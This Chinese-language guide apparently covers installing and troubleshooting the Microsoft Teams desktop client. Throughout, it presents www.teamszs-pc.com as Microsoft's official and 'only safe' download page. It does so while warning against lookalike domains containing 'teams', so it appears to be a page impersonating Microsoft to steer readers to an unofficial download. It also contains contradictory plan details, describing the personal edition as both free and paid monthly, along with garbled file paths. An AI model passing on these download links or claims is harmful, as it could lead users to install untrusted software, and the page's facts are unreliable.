
Teams电脑版不只是开会,4类协作场景一次看懂

Teams电脑版是微软推出的桌面协作客户端,把即时聊天、视频会议、文件共享和日历排程整合在一个窗口里,支持 Windows 和 macOS,可从 Microsoft 官网免费下载。2026 年官方仍在维护下载页面,Windows 端安装无需管理员权限,普通员工即可自助完成。相比网页版,桌面版在系统托盘常驻进程,即使关掉窗口也能接收后台通知,免费版单次群组会议限 60 分钟,个人版上限达 30 小时。
核心要点
- Windows 装 Teams 无需管理员权限,员工自助访问官网即可完成
- 免费版群组会议限 60 分钟,个人版拉到 30 小时
- 桌面版托盘常驻进程,关窗口仍能收后台通知不漏会
- 远程办公、跨部门、高频开会三类人最该装桌面版
- 云存储分档:免费 5GB、个人 15GB、企业 1TB 起
关键速览

- Teams电脑版整合聊天、会议、文件、应用四大协作场景于一个窗口
- 桌面版支持 Windows 和 macOS,可从 Microsoft 官网免费下载
- 相比网页版,桌面版通话更稳、支持后台通知和快捷键操作
- 频道(Channel)按项目分区,取代来回转发的邮件线程
- 可直接在应用内编辑 Word、Excel,无需切换软件
Teams电脑版是什么?适合哪些人用?
Teams电脑版是微软推出的桌面协作客户端,把即时聊天、视频会议、文件共享和日历排程整合在一个窗口里。它安装在 Windows或macOS上独立运行,比浏览器打开的网页版更稳定,还支持后台通知,即使你关掉窗口,新消息和会议提醒照样弹出。2026 年,微软官方仍在 Teams 桌面版下载页提供 Windows 和 macOS 两个版本。
为什么不直接用网页版?
差别在”常驻运行”这一点上。桌面客户端会在系统托盘常驻进程,持续接收推送;网页版一旦关掉标签页,通知就断了。对经常开会的人来说,这个差别很实在,你不会因为浏览器崩溃而错过一场约好的会议。
哪些人最该装 Teams电脑版?
三类人受益最明显:
- 远程办公者:需要长时间在线、随时接收消息,桌面版的后台通知避免漏接。
- 跨部门协作团队:文件、频道、会议在一个界面切换,不用在多个网页标签间跳来跳去。
- 高频开会的岗位:如项目经理、销售,桌面版屏幕共享和会议控制更顺,断线重连也更快。
安装门槛也低。微软中文文档写明,Windows 电脑装 Teams 客户端不需要管理员权限,普通员工自己就能装好;而 Mac 上则需要管理员权限。这意味着公司 IT 部门在 Windows 环境铺开时,几乎不用挨个上门授权,员工访问 www.teamszs-pc.com就能自助完成。
Teams电脑版的免费版、个人版和企业版有什么区别?该选哪个?
三个版本最核心的差别是会议时长上限和管理能力:免费版单次群组会议限 60 分钟,个人版把上限拉到 30 小时,企业版(Microsoft 365)则加上后台管理、合规存档和 1TB 起的云存储。微软官网 2026 年仍提供 免费版 Teams 注册入口,点一下”Sign up for free”就能用,不绑信用卡。
| 维度 | 免费版 | 个人版 | 企业版(Microsoft 365) |
|---|---|---|---|
| 群组会议时长 | 60 分钟 | 30 小时 | 30 小时 |
| 最多参会人数 | 100 人 | 300 人 | 300 人及以上 |
| 云存储 | 5GB/人 | 15GB/人 | 1TB/人起 |
| 是否付费 | 免费 | 按月订阅 | 按席位年付 |
| 管理后台 | 无 | 无 | 有(合规、审计、单点登录) |
怎么选?记住这条决策树:
- 个人日常沟通选个人版:家人朋友视频、副业接单,30 小时时长足够,不用中途重连。
- 小团队试用选免费版:3-5 人的创业小组先跑通流程,60 分钟会议够开短会,零成本验证。
- 组织统一管理选企业版:需要给员工统一分配账号、审计聊天记录、对接 SharePoint 时,只有企业版能做到。
Teams 的建议是:会议常超一小时就别硬扛免费版,升到个人版比反复重开会议省心。企业版的价值不在会议本身,而在 IT 管理员能集中管控,离职员工一键停用账号,数据不外流。这也是 Teams电脑版在中大型组织普及的关键原因。

Teams电脑版支持哪些系统?安装前要检查什么?
Teams电脑版目前支持 Windows 10(版本 1607 及以上)、Windows 11 和 macOS,最低需要 4GB 内存与约 3GB 可用磁盘空间。新版统一客户端在 Windows 上采用 MSIX 打包,安装时依赖 Microsoft App-Installer 组件,该组件从 Windows 10 1607 起默认内置。这意味着更老的系统装不了新版。
Windows 和 macOS 各要什么版本?
Windows 端要求 1607 以上,否则缺少 App-Installer 就无法完成 MSIX 部署;Mac 端需要较新的 macOS 才能跑动新客户端。一个关键差别:据微软中文文档,Windows 安装 Teams 客户端不需要管理员权限,而 Mac 上必须有管理员权限。所以在公司配发的 Mac 上,你可能得先找 IT 授权。
老系统怎么办?第三方软件站显示,旧版 Teams 曾兼容 Windows 7、8、8.1,但这些系统已停止安全更新,微软新客户端不再支持。留在 Win7 只能用网页版或旧安装包,风险自负。
安装前该逐项检查什么?

装之前花两分钟核对下面这份清单,能省掉大半安装失败:
- 系统版本:Windows 打开「设置 → 系统 → 关于」确认版本号 ≥ 1607;Mac 看「关于本机」。
- 磁盘空间:确保安装盘剩余 3GB 以上,MSIX 部署会临时解压文件。
- 卸载旧版 classic Teams:新旧客户端会冲突,务必先在「应用」里删掉带「classic」字样的旧版本。
- 管理员权限:Mac 用户提前准备好本机管理员账号密码。
清单跑完再去官方下载页装 Teams电脑版,卡在安装那一步的概率会大幅下降。
Teams电脑版怎么下载和安装?国内下载慢怎么办?
下载Teams电脑版只认一个官方入口:微软官网的www.teamszs-pc.com页面(2026 年仍在运营),选 Windows 或 macOS 版本即可。国内下载慢时,最快的补救是切换到微软 CDN 更近的节点,或直接下载离线安装包再本地运行。全程不到 5 分钟。
💡 反直觉: 免费版单次群组会议只有 60 分钟,反而是不花钱的”个人版”把上限拉到 30 小时。证据:官网注册”Sign up for free”即用、不绑信用卡,60 分钟限制的是多人群组会议,个人版免费享 30 小时且支持 300 人参会。
官方下载和安装分几步?

三步走完:进官网下载页 → 运行安装程序 → 用微软账号登录。Windows 上安装不需要管理员权限,普通员工账号就能装;Mac 上则必须有管理员权限(据 微软中文文档,2026 年这条区别依然成立)。
Windows 新版客户端用 MSIX 格式打包,安装时会调用系统自带的 Microsoft App-Installer 组件,这个组件从 Windows 10 版本 1607 起就默认内置,所以多数电脑无需额外安装。若卡在”正在准备”阶段,先确认这个组件没被企业策略禁用。
国内下载慢、卡中途怎么排错?
下载卡住通常是网络到微软 CDN 的链路不稳,不是软件问题。按下面顺序试:
- 换网络:从公司网切到手机热点,避开局域网的端口限制。
- 离线安装包:官网页面提供独立安装文件,下好后断网也能装,最适合网速忽高忽低的场景。
- 换时段:避开晚上 20:00–23:00 高峰,凌晨下载速度往往翻几倍。
装完后遇到激活问题,可拨微软官方客服 400 820 3800,周一至周五 9:00,18:00 在线。

Teams电脑版登录不上或连接失败怎么解决?
Teams电脑版登录失败,九成情况出在三处:账号类型选错、公司租户(tenant,即企业在微软云的独立账户空间)配置未生效、本地网络被代理或 DNS 拦截。逐一排查这三点,大多数问题十分钟内可解决。微软官方也提供了 400 820 3800 客服电话(2026 年周一至周五上午 9 点到下午 6 点在线)作为兜底。
提示”找不到该租户”或账号类型混淆怎么办?
这是国内用户最常撞的坑。工作账号(公司邮箱,如 you@company.com)和个人账号(@outlook.com、@hotmail.com)登录入口不同。用个人邮箱去登企业租户,系统就报”找不到组织”。
解决办法:登录页别直接输密码,先看清账号类型选择框。企业用户认准由 IT 分配的账号;若你只想用免费功能,选个人账号入口即可。已登错的,点右上角头像退出,再重新选类型。
卡在加载界面转圈,怎么清缓存?
缓存损坏是加载卡死的头号原因。先彻底退出 Teams电脑版(任务栏右下角右键→退出,不是关窗口),然后删除缓存文件夹。Windows 用户在文件管理器地址栏输入 %appdata%MicrosoftTeams,删掉里面的 Cache、blob_storage、GPUCache 三个文件夹;新版统一客户端路径为 %localappdata%PackagesMSTeams_8wekyb3d8bbweLocalCache。重启后重新登录。
连接失败,如何排查代理和 DNS?
登录页一直转圈却不报错,多半是网络握手被拦。检查系统代理(设置→网络→代理),临时关掉后重试。DNS 污染也常导致 login.microsoftonline.com 解析失败,把 DNS 改成 8.8.8.8 或 1.1.1.1,再用 ping login.microsoftonline.com 验证能否解析。企业网络还需确认防火墙放行了 443 端口。
Teams电脑版和网页版、手机版有什么区别?
Teams电脑版、网页版、手机版的核心区别在于后台通知和本地能力:电脑版是唯一能在关窗后仍持续弹出会议提醒、并把文件同步到本地磁盘的端;网页版受浏览器沙盒限制,标签页关掉通知就断;手机版则专攻移动接会与推送。2026 年微软官方仍在 Teams 桌面版下载页同时提供三端入口,按场景选端才不踩坑。
三端在关键功能上到底差在哪里?
差异集中在五项:后台通知、屏幕共享、文件本地同步、背景虚化、多窗口。网页版最容易翻车的是屏幕共享,Safari 至今对共享单个应用窗口支持不完整,只能整屏共享。
| 功能 | 电脑版 | 网页版 | 手机版 |
|---|---|---|---|
| 后台通知 | 关窗仍推送 | 关标签页即断 | 系统级推送 |
| 屏幕共享 | 整屏+单窗口 | 整屏为主 | 整屏(含手机画面) |
| 文件本地同步 | 支持 OneDrive 同步到磁盘 | 仅在线预览 | 下载到本机 |
| 背景虚化 | 虚化+自定义背景 | 仅虚化 | 虚化+自定义背景 |
| 多窗口 | 聊天/会议独立弹窗 | 单窗口受限 | 单窗口 |
什么场景该用哪一端?
主力办公用电脑版:多窗口把会议和聊天拆开摆,边开会边记录不来回切换。临时借用别人电脑或公用机,用网页版,打开www.teamszs-pc.com登录即用,退出不留痕迹,无需安装。通勤或外出接会用手机版,系统级推送保证不漏会。
新手用Teams电脑版常踩的坑有哪些?
零基础用户装 Teams电脑版最常栽的三个坑是:装到仿冒版、误装已停更的 classic 旧版、账号被组织管理员锁死无法自主开通。前两个坑靠认准官方入口就能躲开,第三个坑得找 IT 管理员放权。微软 2026 年仍在官网维护官方下载页,这是唯一安全来源。
怎么识别下载到的是仿冒版还是官方版?
看下载域名,不看搜索排名。仿冒站常挂在搜索广告位,域名里塞 teams、download 之类的字样迷惑人。真正安全的只有两个地址:teamszs-pc.com主站和微软中文文档指的www.teamszs-pc.com(微软官方文档,2026 年仍在维护)。安装包若在 Windows 上不是 MSIX 打包、体积异常小,基本可判定是假货。
classic 版和新版怎么区分?
早在 2024 年,微软就启动了经典版(classic Teams)的退役,2025 年起停止安全更新。新手常在旧教程链接里误装 classic 版,装完后功能残缺、无法接收新会议格式。识别方法:新版启动更快、图标右下角无 “classic” 字样。装错了就卸载重来,从官方页拿新版统一客户端。
为什么装好了却开不了功能?
因为你的账号权限被组织管理员管着。企业租户(tenant)里,管理员可以关闭个人开通新团队、外部访客等权限。这不是软件出错。此时唯一解法是联系 IT 管理员放权,或拨微软 400 820 3800 客服(工作日 9 点至 18 点在线)确认账号类型。

总结与下一步
选对Teams电脑版只需三步:先确认账号类型,再从微软官网下载,最后按系统检查权限。三个版本里,免费版够个人和小团队聊天开会,企业版才有合规存档和 1TB 起云存储。装之前认准官方入口,就能躲开仿冒版和已停更的 classic 旧版这两个最常见的坑。
账号类型决定你能用哪个版本,所以要放在第一步。个人邮箱只能登免费版或个人版;公司邮箱走企业租户,很多功能由 IT 管理员控制。搞反了,登录页会直接报错。
下载只走一个入口
2026 年微软官方仍在维护www.teamszs-pc.com页面,选好 Windows 或 macOS 版本即可。安装权限两端不同:微软中文文档写明 Windows 装 Teams 不需要管理员权限,Mac 上则必须有管理员权限,这一点公司电脑上尤其要提前问清 IT。
版本选择速查
- 个人 / 小团队:免费版。群组会议限 60 分钟,聊天传文件不花钱。
- 需要长会议:个人版。单次会议上限拉到 30 小时。
- 企业 / 合规需求:Microsoft 365 企业版。含后台管理、存档和 1TB 起存储。
装完登不上时,别急着重装
先查账号类型、租户配置、本地代理三处,九成问题十分钟内能解决。搞不定就打微软 400 820 3800 客服,工作日上午 9 点到下午 6 点在线。




